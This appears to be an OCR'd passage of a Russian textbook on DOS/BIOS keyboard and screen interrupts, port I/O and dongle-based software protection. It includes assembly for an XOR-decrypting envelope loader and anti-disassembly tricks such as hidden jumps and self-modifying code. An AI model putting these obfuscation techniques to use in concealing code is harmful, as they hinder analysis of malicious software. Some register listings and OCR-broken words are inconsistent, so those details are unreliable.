


Рис. 1.2.7. Старшие (информационные) байты расширенных кодов ASCII в шестнадцатеричной форме записи:
а – при нажатии Ctrl/клавиша;
б – при нажатии Alt/клавиша

Ввод информации с клавиатуры можно осуществить одним из трех способов:

- использование файловой функции DOS 3Fh с помощью прерывания INT 21h (см. раздел 1.2.8);
- использование группы функций ввода-вывода DOS с номерами из диапазона 01h ... 0Ch с помощью прерывания INT 21h;
- обращение к драйверу клавиатуры с помощью прерывания INT 16h.

Рассмотрим некоторые функции DOS, вызываемые по прерыванию INT 21h.

01h

Ввод символа с ожиданием и выдачей эха

Вводит символ из буфера клавиатуры и отображает его на экране в текущей позиции курсора. При отсутствии символа ждет ввода. Выполняет обработку Ctrl-C. Для чтения расширенных кодов ASCII необходимо повторное выполнение функции. Допустимо перенаправление ввода.

При вызове:

`AH = 01h`.

При возврате:

`AL` – байт входных данных (ASCII-код).

06h

Ввод-вывод символа

В режиме ввода читает код символа из буфера клавиатуры. При отсутствии символа возвращает управление вызвавшей программе. Для чтения расширенных кодов ASCII необходимо повторное выполнение функции. В режиме вывода выдает символ на экран в текущую позицию курсора. При задании кодов управляющих символов выполняются соответствующие им действия. Допустимо перенаправление ввода-вывода.

При вызове:

`AH = 06h`;

`DL` – код символа (`00h` – `FEh`) (при выводе);

`DL = FFh` (при вводе).

При возврате:

если символ есть, `ZF = 0`, `AL` – байт входных данных;

если символа нет, `ZF = 1` (при вводе).

08h

Ввод символа с ожиданием без эха

Вводит символ из буфера клавиатуры. При отсутствии символа ждет ввода. Выполняет обработку Ctrl-C. Для чтения расширенных кодов ASCII необходимо повторное выполнение функции. Допустимо перенаправление ввода.

При вызове:

`AH = 08h`.

При возврате:

`AL` – байт входных данных (ASCII-код).

0Ah

Ввод строки символов

Вводит строку длиной до 254 символов и отображает ее на экране. Строка должна заканчиваться символом возврата каретки (0Dh), т. е. ввод заканчивается при нажатии на Enter. До этого момента разрешается выполнять операции редактирования строки. При попытке ввести больше символов, чем задано, лишние символы игнорируются и выдается звуковой сигнал. Выполняет обработку Ctrl-C. Допустимо перенаправление ввода.

При вызове:

`AH = 0Ah`;

`DS: DX` – адрес буфера пользователя.

При возврате:

заполненный буфер; формат буфера:

байт `0` – ожидаемая длина строки с учетом символа возврата каретки (указывается при вызове),

байт `1` – фактическая длина строки (заполняется функцией перед возвратом),

байт `2` и последующие – строка символов, заканчивающаяся кодом 0Dh (заполняется функцией в процессе ввода символов).

0Bh

Проверка состояния клавиатуры

Проверяет наличие символа в буфере клавиатуры. Выполняет обработку Ctrl-C. Допустимо перенаправление ввода.

При вызове:

`AH = 0Bh`.

При возврате:

`AL = 0` – нет символа;

`AL = FFh` – есть символ.

0Ch

Очистка буфера клавиатуры и ввод

Очищает кольцевой буфер клавиатуры и активизирует заданную функцию ввода (например, 01h, 08h, 0Ah).

При вызове:

`AH = 0Ch;`

`AL` – требуемая функция ввода;

`DS: DX` – адрес буфера пользователя (если `AL = 0Ah`).

При возврате:

`AL` – байт входных данных (если при вызове `AL` не равно `0Ah`);

заполненный буфер (если при вызове `AL = 0Ah`).

Рассмотрим некоторые функции BIOS, вызываемые по прерыванию INT 16h.

00h

Чтение 16-разрядного кода из буфера клавиатуры

Читает скен-код и ASCII-код символа из буфера клавиатуры. Если буфер пуст, ожидает ввода.

При вызове:

`AH = 00h.`

При возврате:

`AH` – скен-код или информационный (старший) байт расширенного кода;

`AL` – ASCII-код символа или младший (нулевой) байт расширенного кода.

Примечание.
Для 101/102 key и 122 key клавиатуры имеются аналогичные функции, соответственно 10h и 20h.

11h

Проверка наличия символа и чтение 16-разрядного кода без извлечения его из буфера клавиатуры

Определяет, есть или нет в буфере клавиатуры символы, ожидающие ввода. Если символ имеется, считывает его код без извлечения последнего из буфера (101/102 key).

При вызове:

`AH = 01h.`

При возврате:

`ZF = 0`, `AH` – скен-код, `AL` – ASCII-код символа, если символ есть;

`ZF = 1`, если символа нет.

12h

Чтение состояния клавиатуры

Считывает слово флагов клавиатуры (101/102 key).

При вызове:

`AH = 02h.`

При возврате:

`AX` – слово флагов клавиатуры:

`AL` – младший байт:
- разряд 0 – нажата правая клавиша Shift,
- разряд 1 – нажата левая клавиша Shift,
- разряд 2 – нажата любая клавиша Ctrl,
- разряд 3 – нажата любая клавиша Alt,
- разряд 4 – включен режим Scroll Lock,
- разряд 5 – включен режим Num Lock,
- разряд 6 – включен режим Caps Lock,
- разряд 7 – включен режим Ins;

`AH` – старший байт:
- разряд 0 – нажата левая клавиша Ctrl,
- разряд 1 – нажата левая клавиша Alt,
- разряд 2 – нажата правая клавиша Ctrl,
- разряд 3 – нажата правая клавиша Alt,
- разряд 4 – нажата клавиша Scroll Lock,
- разряд 5 – нажата клавиша Num Lock,
- разряд 6 – нажата клавиша Caps Lock,
- разряд 7 – нажата клавиша Sys Rq.

1.2.10.2. Вывод текстовой информации на экран

Вывод информации на экран в текстовом режиме можно осуществить одним из трех способов:

- использование файловой функции DOS 40h с помощью прерывания INT 21h (см. раздел 1.2.8);
- использование группы функций ввода-вывода DOS с номерами из диапазона 01h ... 0Ch с помощью прерывания INT 21h;
- обращение к драйверу экрана с помощью прерывания INT 10h;
- прямая запись в видеобуфер.

Рассмотрим некоторые функции DOS, вызываемые по прерыванию INT 21h.

02h

Вывод символа

Выводит символ на экран в текущую позицию курсора. При задании кодов управляющих символов выполняются соответствующие им действия. Выполняет обработку Ctrl-C. Допустимо перенаправление вывода.

При вызове:

`AH = 02h.`

При возврате:

`DL` – байт выходных данных.

09h

Вывод строки символов

Вывод на экран строки символов из буфера пользователя. Вывод заканчивается при обнаружении символа "$". При задании кодов управляющих символов выполняются соответствующие им действия. Выполняет обработку Ctrl-C. Допустимо перенаправление вывода.

При вызове:

`AH = 09h;`

`DS: DX` – адрес буфера пользователя.


Рассмотрим организацию текстового видеобуфера. Информация, отображаемая на экране, хранится в системной области оперативной памяти, называемой видеобуфером. В памяти может одновременно хранится 8 независимых изображений – *страниц*, одна из которых является активной. Любое изменение содержимого активной видеостраницы немедленно отражается на экране. В текстовом режиме изображение обычно состоит из

25 строк по 80 символов в каждой строке. Каждый символ и фон за ним могут принимать независимо один из 16 цветов.

Текстовые страницы адаптера EGA располагаются в памяти по следующим адресам:

страница 0 – B8000h ... B8F40h;
страница 1 – B9000h ... B9F40h;
страница 2 – BA000h ... BAF40h;
страница 3 – BB000h ... BBF40h;
страница 4 – BC000h ... BCF40h;
страница 5 – BD000h ... BDF40h;
страница 6 – BE000h ... BEF40h;
страница 7 – BF000h ... BFF40h.

Каждый символ занимает в буфере 16-разрядное поле, при этом один байт отводится под ASCII-код, другой – под атрибут символа (рис. 1.2.5). Коды символов записываются в том порядке, в котором они должны появляться на экране.



Коды цветов, действующие по умолчанию		
Код	Цвет при сброшенном бите яркости	Цвет при установленном бите яркости
0	Черный	Серый
1	Синий	Голубой
2	Зеленый	Салатовый
3	Бирюзовый	Светло-бирюзовый
4	Красный	Розовый
5	Фиолетовый	Светло-фиолетовый
6	Коричневый	Желтый
7	Белый	Ярко-белый

Рис. 1.2.8. Организация страницы видеобуфера (на примере нулевой видеостраницы)

Рассмотрим некоторые функции BIOS, вызываемые по прерыванию INT 10h.

02h

Установка позиции курсора

Устанавливает курсор в заданную позицию на указанной странице.

При вызове:

AH = 02h;

BH – страница;

DH – строка;

DL – столбец.

03h

Определение позиции курсора

Определяет положение курсора на указанной странице.

При вызове:

AH = 03h;

BH – страница.

При возврате:

CH – первая строка развертки курсора;

CL – последняя строка развертки курсора;

DH – строка текущей позиции курсора;

DL – столбец текущей позиции курсора.

05h

Переключение видеостраниц

Задает активную видеостраницу.

При вызове:

AH = 05h;

AL – страница.

06h

Инициализация и прокрутка окна вверх

Выводит окно с заданными координатами путем вывода пробелов с заданным атрибутом или прокручивает содержимое окна вверх на заданное число строк. Работает только с активной видеостраницей.

При вызове:

AH = 06h;

AL – число строк прокрутки; если AL = 0, окно очищается;

BH – атрибут;

CH – координата Y верхнего левого угла;

CL – координата X верхнего левого угла;

DH – координата Y нижнего правого угла;

DL – координата X нижнего правого угла.

07h

Инициализация и прокрутка окна вниз

Выводит окно с заданными координатами путем вывода пробелов с заданным атрибутом или прокручивает содержимое окна вниз на заданное число строк. Работает только с активной видеостраницей.

При вызове:

AH = 07h;

AL – число строк прокрутки; если AL = 0, окно очищается;

BH – атрибут;

CH – координата Y верхнего левого угла;

CL – координата X верхнего левого угла;

DH – координата Y нижнего правого угла;

DL – координата X нижнего правого угла.

10h (подфункция 03h)

Переключение бита "мерцание-яркость"

Задает функциональное назначение старшего разряда кода атрибута.

При вызове:

AH = 10h;

AL = 03h;

BL – назначение старшего бита кода атрибута:

0 – яркость фона,

1 – мерцание символа.

13h

Вывод строки символов

Записывает строку на текущую страницу, начиная с указанной позиции. При выводе кодов управляющих символов выполняются соответствующие им действия.

При вызове:

`AH = 13h;`

`AL` – режим:

`0` – атрибут в `BL`, строка содержит только коды символов, курсор не смещается после записи;

`1` – атрибут в `BL`, строка содержит только коды символов, курсор смещается после записи;

`2` – строка содержит чередующиеся коды символов и атрибутов, курсор не смещается после записи;

`3` – строка содержит чередующиеся коды символов и атрибутов, курсор смещается после записи;

`BH` – страница;

`CX` – длина строки символов без учета байтов атрибутов;

`DH` – номер строки;

`DL` – номер столбца;

`ES: BP` – адрес строки.

Воспользовавшись знанием логической структуры видеобуфера (рис. 1.2.8), можно вывести текст на экран с помощью команд пересылки данных (например MOVS), не прибегая ни к каким системным функциям.

1.2.11. Программирование портов ввода-вывода

Как уже отмечалось в разделе 1.1, ЦП и память взаимодействуют с внешними устройствами (или УВВ) через порты ввода-вывода (ВВ).

Типы портов ВВ:

- порты ВВ для буферирования входных и выходных данных;
- порты ВВ для хранения информации о состоянии ИБ и УВВ (см. рис. 1.1.1), так называемые регистры-состояния; опрашивая эти регистры, программа узнает, что ИБ или УВВ имеет данные для ввода в процессор или готово принимать данные из процессора;
- порты ВВ для восприятия приказов (примеры приказов: *EOI* – сброс "самой приоритетной" "1" в регистре *ISR* контроллера прерываний, *BSR* – установка/сброс разрядов в БИС параллельного периферийного адаптера).

Взаимодействие с портами осуществляется командами ввода-вывода IN и OUT, которые обеспечивают передачу байта или слова. Операндом-приемником в команде ввода IN и операндом-источником в команде вывода OUT могут быть только регистр AL (при передаче байта) или AX (при передаче слова). Программный ВВ заключается в непрерывной проверке состояния ИБ или УВВ и выполнении операций чтения при обнаружении состояния наличия данных для ввода в процессор и операций вывода при обнаружении состояния готовности принимать данные от ЦП.

На рис. 1.2.9 показана типичная структура ИБ при выполнении операций параллельного ввода-вывода. В состав ИБ входят два порта ВВ первого типа: порт ввода (буферный регистр входных данных и буфер с третьим состоянием для подключения к двунаправленной шине данных *DB*) и порт вывода (буферный регистр выходных данных); порт ВВ второго типа (регистр состояния и буфер с третьим состоянием для подключения к двунаправленной шине данных). Селектор адреса, анализирует код на шине адреса *AB* и при обнаружении адресов регистра входных данных, регистра выходных данных или регистра состояния (соответственно *A*0, *A*1 и *A*2) вырабатывает единичный сигнал на одном из одноименных своих выходов. В режиме DMA работа селектора адреса блокируется сигналом *AEN*. Блок управления обеспечивает формирование сигналов записи в регистр выходных данных и чтения регистра входных данных, а также переключение битов готовности к вводу ($\overline{OBF}$ – Output Buffer Full) и выводу (*IBF* – Input Buffer Full) регистра состояний.

На рис. 1.2.9 показаны также входные и выходные сигналы УВВ:

- *DI* (Data Input) – байт данных (входные данные для ЦП) с выхода УВВ;
- $\overline{STB}$ (Strobe) – сигнал стробирования байта *DI*;
- *DO* (Data Output) – байт данных (выходные данные ЦП) на входе УВВ;
- $\overline{ACK}$ (Acknoledge) – сигнал подтверждения приема данных с выхода УВВ;
- а также сигнал *RES* (Reset) системного сброса.




Рис. 1.2.9. Структура интерфейсного блока (ИБ) при выполнении операций параллельного ввода-вывода

Логические выражения для сигналов чтения регистра входных данных, чтения регистра состояния и записи в регистр выходных данных имеют вид:

$$\overline{RdByteIn} = \overline{A0 \& IOR},$$

$$\overline{RdStatus} = \overline{A2 \& IOR},$$

$$\overline{WrByteOut} = \overline{A1 \& IOW}.$$

Логические выражения сигналов установки и сброса разрядов готовности регистра состояний:

$$\overline{SetRdyIn} = \overline{STB},$$

$$\overline{SetRdyOut} = \overline{WrByteOut},$$

$$\overline{ResetRdyIn} = \overline{RdByteIn + Res},$$

$$\overline{ResetRdyOut} = \overline{Ack + Res}.$$

Пример

```
;==============================================================
;==== Ввод строки байтов длиной не более InBufSize в буфер InBuf, ==
;==== строка заканчивается при обнаружении символа 0Dh. ===========
;==== При переполнении буфера выводится сообщение Mess. ==========
;==============================================================
;==== RdyIn - байт, содержащий 1 в разряде OBF, ===================
;==== RdyOut - байт, содержащий 1 в разряде IBF. ==================
;==============================================================
InBuf   DB      InBufSize+2 DUP (?)
Mess    DB      'Buffer overflow !', 0Dh, 0Ah
MessLen = $ - Mess
Count   DW      ?                       ; Ячейка для хранения
                                        ; фактической длины строки
                ...
        les             di, InBuf       ; ES: DI -> InBuf
        mov             Count, di
        mov             cx, InBufSize+1
                                        ; Максимальное число повторений
                                        ; операции ввода байта
        cld                             ; Движение по строке в сторону
                                        ; старших адресов
NextInByte:
        mov             dx, A2          ; Адрес регистра состояния
        ;=== Проверка готовности ко вводу ===
CheckRdyIn:
        in              al, dx          ; Чтение регистра состояния
        test            al, RdyIn       ; Проверка разряда готовности
        jz              CheckRdyIn      ; Повторять до обнаружения OBF = 1
```

```
        ;==================================
        mov         dx, A0          ; Адрес регистра входных данных
        in          al, dx          ; Чтение байта
        stosb                       ; Запись в InBuf
        cmp         al, 0Dh ; Проверить возврат
        loopnz      NextInByte      ; каретки и повторить
        jnz         Overflow; Если возврата каретки нет,
                                    ; переполнение InBuf
        mov         al, 0Ah ; Добавление
        stosb                       ; перевода строки
        sub         di, Count       ; Запись фактической
        mov         Count, di       ; длины введенной строки
                ...
Overflow:
        lds         si, Mess; DS: SI -> Mess
        mov         cx, MessLen     ; Число повторений операции вывода
                                    ; байта
NextByteOut:
        mov         dx, A2          ; Адрес регистра состояния
        ;=== Проверка готовности к выводу ===
CheckRdyOut:
        in          al, dx          ; Чтение регистра состояния
        test        al, RdyOut      ; Проверка разряда готовности
        jz          CheckRdyOut     ; Повторять до обнаружения IBF = 1
        ;=================================
        lodsb                       ; Чтение байта в AL
        mov         dx, A1          ; Адрес регистра выходных данных
        out         dx, al          ; Вывод байта
        loop        NextByteOut     ; Повторять MessLen раз
                ...
;===========================================================
```

1.2.12. Пристыковочный механизм защиты программ

1.2.12.1. Электронные ключи. Методы защиты программ

Проблема защиты информации во всем мире доставляет производителям программного обеспечения массу хлопот. Одним из наиболее эффективных средств защиты ПО являются электронные ключи (ЭК).

ЭК – это небольшое устройство, либо подключаемое к параллельному или последовательному порту компьютера, либо находящееся внутри компьютера. В первом случае ключ, как правило, не влияет на работу порта и "прозрачен" для подсоединенных через него УВВ. Во втором случае предполагается, что ключ реализован в виде платы расширения, вставляемой в стандартные внутренние разъемы компьютера. Обычно ключ не

обладает встроенными источниками питания, полностью пассивен и при отключении от компьютера сохраняет записанную в себя информацию. ЭК разрабатываются с использованием заказных БИС, однокристальных микроконтроллеров (МК) или микропроцессоров (МП). Для пользователей портативных компьютеров производятся электронные ключи в стандарте PCMCIA размером с обычную кредитную карточку.

Устойчивость к эмуляции является одним из главных критериев качества защиты. Объектом эмуляции при этом может быть как протокол взаимодействия с ЭК, так и сам ключ. Методы защиты от эмуляции:

- неопределенные ("зашумленные") протоколы взаимодействия с ЭК;
- построение протоколов взаимодействия с ключом по принципу "случайный запрос – ответ";
- использование в составе ЭК непредсказуемых генераторов псевдослучайных кодов (ГПК), формирующих длинные статистически безопасные псевдослучайные последовательности (ПСП);
- использование ЭК в качестве внешнего вычислителя и определение внутри ключа значений односторонних функций (хеш-функций), которые влияют на ход выполнения программы;
- использование при реализации односторонних функций и функций обратной связи ГПК криптографических преобразований.

Важной составной частью системы защиты с использованием ЭК является ее программный компонент. Как правило, он включает в себя зашитый "конверт" (Envelope) и библиотечные функции API обращения к ключу.

Защита с использованием пристыковочного механизма (Envelope) заключается в следующем. Тело защищаемой программы шифруется, и в него добавляется специальный пристыковочный модуль (ПМ), который получает управление в момент запуска программы. ПМ проверяет наличие ЭК, из которого затем считывается некая информация, на основе анализа и проверки которой принимается решение о загрузке и расшифровке тела защищенной программы. После завершения этих процедур ПМ выгружается из памяти, а управление передается основной программе. Функциями ПМ являются также защита от статического и динамического исследования и модификации алгоритма работы защищенной программы и самой системы защиты.

Функции API, которые должны быть распределены по всему телу программы:

- периодическая проверка наличия ключа;
- периодическая проверка целостности кода защищаемой программы;
- периодическая проверка времени выполнения отдельных фрагментов программы;
- взаимодействие с ЭК по принципу "запрос – ответ";
- считывание из ключа псевдослучайных кодов для дальнейшего их использования в качестве операндов, кодов операций, адресов переходов и т. п.;


- считывание из ключа ПСП для зашифрования, расшифрования или хеширования отдельных фрагментов кода программы;
- обращение к памяти (в том числе и энергонезависимой) ключа для выполнения операций записи/чтения.

Методы защиты от исследования:

- шифрование (желательно по частям) исполняемого кода;
- модификация исполняемого кода (ИК) – самогенерирующиеся команды, хеширование адресов перехода, определение стека в области ИК, генерация ИК из заготовок, упорядоченных по каким-либо критериям, использование принципа взаимозаменяемости команд и др.;
- использование альтернативных "скрытых" команд (например, переходы с помощью команд RET или IRET);
- включение "пустышек", ненужность которых неочевидна;
- изменение начала защищаемой программы, чтобы стандартный дизассемблер не мог ее правильно дизассемблировать;
- включение переходов по динамически изменяющимся адресам;
- периодический подсчет контрольной суммы области памяти, занимаемой программой в процессе выполнения;
- проверка содержимого таблицы векторов прерываний и первых команд обработчиков прерываний;
- переустановка используемых векторов прерываний для защиты от программ-перехватчиков;
- контроль времени выполнения отдельных частей программы;
- реализация каких-либо функций программы в обработчиках прерываний, используемых стандартными отладчиками, например прерываний пошаговой работы и контрольной точки.

Примеры

```
;==== Скрытый JMP. ============================================
            mov     ax, OFFSET NextInstr
            push    ax
            ret
            ...
NextInstr:
            ...
;==== Скрытый CALL. ===========================================
            mov     ax, OFFSET RetAddr
            push    ax
            jmp     MyProc
RetAddr:
            ...
```

```
MyProc:
            ...
;==== Скрытый RET. ============================================
            pop     bx
            jmp     [bx]
;==== Модификация адреса перехода. ============================
;==== 53H - КОП PUSH BX, 43H - КОП INC BX, 53H&EFh = 43H. =====
            and     BYTE PTR cs: MyIncBX, 0FEh
            ...
            xor     bx, bx
            ...
MyIncBX: push bx
            ...
            mov     WORD PTR cs: MyJmp [bx], NewAddr
            ...
MyJmp:   jmp     NextInstr
            ...
;==============================================================
```

1.2.12.2. Программа N 2. Программа с пристыковочным модулем

Ниже приведен простейший пример программы с ПМ (рис. 1.2.10), задачей которого яв ляется проверка легальности запуска защищенной программы и, в зависимости от результато проверки, либо передача управления на защищенную программу, либо реакция на действи нарушителя конвенции. Предполагается, что ЭК представляет собой УВВ, подключаемо к системной магистрали компьютера, обмен информацией осуществляется по линиям DB7 .. DB0 шины данных. В простейшем случае ЭК – это генератор ПСП. Режим работы ЭК (сброс инициализация и считывание ПСП) определяется адресом, по которому происходит обраще ние к ключу, и циклом шины (запись WR или чтение RD). Соответствие между адресом, цик лом шины и режимом работы ЭК отражено в таблице 1.2.2.

Таблица 1.2.2. Логика работы Э

Адрес порта ВВ	Функции электронного ключа	
	в режиме записи в ЭК	в режиме чтения ЭК
BaseAddr	Программный сброс	Чтение ПСП
BaseAddr + 1	Инициализация	Чтение состояния: разряд 0 – RdyIn; разряд 1 – RdyOut

При запуске защищенной программы управление передается на начало ПМ, которы последовательно выполняет следующие действия (рис. 1.2.11):

1) сброс ключа;

2) проверка присутствия ЭК – запись в ключ проверяющей последовательности байтов DataCPres длиной DCPSize и сравнение реакции ЭК с кодом присутствия WPres; при положительном результате сравнения осуществляется переход к п. 3, в противном случае происходит аварийное завершение с предварительной очисткой памяти, занимаемой образом программы с ПМ;
3) инициализация ЭК – запись в ключ инициализирующей последовательности DataIni длиной DISize;
4) расшифрование защищенного фрагмента программы – выполнение Size операций гаммирования над одноименными байтами защищенного фрагмента и псевдослучайной последовательности с выхода ЭК;
5) формирование и проверка контрольной суммы (КС) защищенного фрагмента; при положительном результате сравнения осуществляется переход к п. 6, в противном случае происходит аварийное завершение с предварительной очисткой памяти, занимаемой образом программы с ПМ;
6) передача управления на защищенный фрагмент (ЗФ) и после завершения его работы очистка памяти.

В качестве метода шифрования/расшифрования защищенного фрагмента предлагается использовать наложение (с помощью операции поразрядного XOR) на входную информационную последовательность ПСП с выхода ЭК, называемое *гаммированием*, обеспечивающее максимальное быстродействие при минимальных программных затратах. Криптостойкость гаммирования определяется качеством входящего в состав ключа ГПК – источника гаммирующей последовательности и эффективностью мероприятий по защите от исследования тракта обмена информацией между ЭК и компьютером.

```
;=================================================================
;==== Незащищенная версия программы с ПМ. ========================
;=================================================================
                .MODEL tiny
                .CODE
                ORG     100h
Begin:  jmp     Next
DataCPres       DB      'Последовательность, реакция на которую'
                DB      ' сравнивается с кодом присутствия Presence'
DCPSize = $ - DataCPres
DataIni DB      'Инициализирующая последовательность'
DISize = $ - DataIni
ByteRdyIn = 01h
ByteRdyOut = 02h
Presence DW     ?
RightSum DW     ?
Next:           xor     bx, bx          ; В BL будет формироваться КС,
                                        ; в BH - код возврата
```



```
                inc     bh
; Сброс ЭК
                mov     dx, BaseAddr
                out     dx, al
; Проверка наличия ЭК
                cld
                mov     cx, DCPSize
                mov     dx, BaseAddr+1
                mov     si, OFFSET DataCPres
CheckRdyOut1:
                in      al, dx                  ; Проверка
                test    al, ByteRdyOut  ; готовности ЭК
                jz      CheckRdyOut1            ; к записи
                lodsb
                out     dx, al                  ; Вывод байта DataCPres
                loop    CheckRdyOut1
                mov     dx, BaseAddr            ; Чтение
                in      al, dx                  ; реакции
                mov     ah, al                  ; ЭК
                in      al, dx                  ; на DataCPres
                cmp     ax, Presence
                jnz     ClearMem
; Инициализация ЭК
                cld
                mov     cx, DISize
                mov     dx, BaseAddr+1
                mov     si, OFFSET DataIni
CheckRdyOut2:
                in      al, dx                  ; Проверка
                test    al, ByteRdyOut  ; готовности ЭК
                jz      CheckRdyOut2            ; к записи
                lodsb
                out     dx, al                  ; Вывод байта DataIni
                loop    CheckRdyOut2
; Чтение ПСП, расшифрование ЗФ и формирование контрольной суммы
                mov     cx, MemSize
                mov     di, OFFSET Start
NextByteCrypto:
                mov     dx, BaseAddr+1
CheckRdyIn:     in      al, dx                  ; Проверка
                test    al, ByteRdyIn           ; готовности ЭК
                jz      CheckRdyIn              ; к чтению
                in      al, dx          ; Чтение очередного байта ПСП
                xor     [di], al ; Шифрование очередного байта ЗФ
                add     bl, [di] ; Формирование
                                ; промежуточного значения КС
                inc     di
loop    NextByteCrypto
                cmp     bl, RightSum    ; КС расшифрованного
```

```
                                        ; ЗФ равна эталонной ?
                jnz     ClearMem
                dec     bh              ; Код возврата 0
; Защищаемый фрагмент
; (в рабочем варианте программы должен быть зашифрован)
Start:          jmp     NextInstr
Message DB      'Секретная информация !$'
NextInstr:      mov     ah, 09h
                mov     dx, OFFSET Message
                int     21h
        ;========================================
MemSize = $ - OFFSET Start
MemSizeClr = $ - OFFSET Begin
;Очистка памяти
ClearMem:       cld
                mov     cx, MemSizeClr
                xor     al, al
                mov     di, OFFSET Begin
rep             stosb
                mov     ah, 4Ch
                mov     al, bh
                int     21h
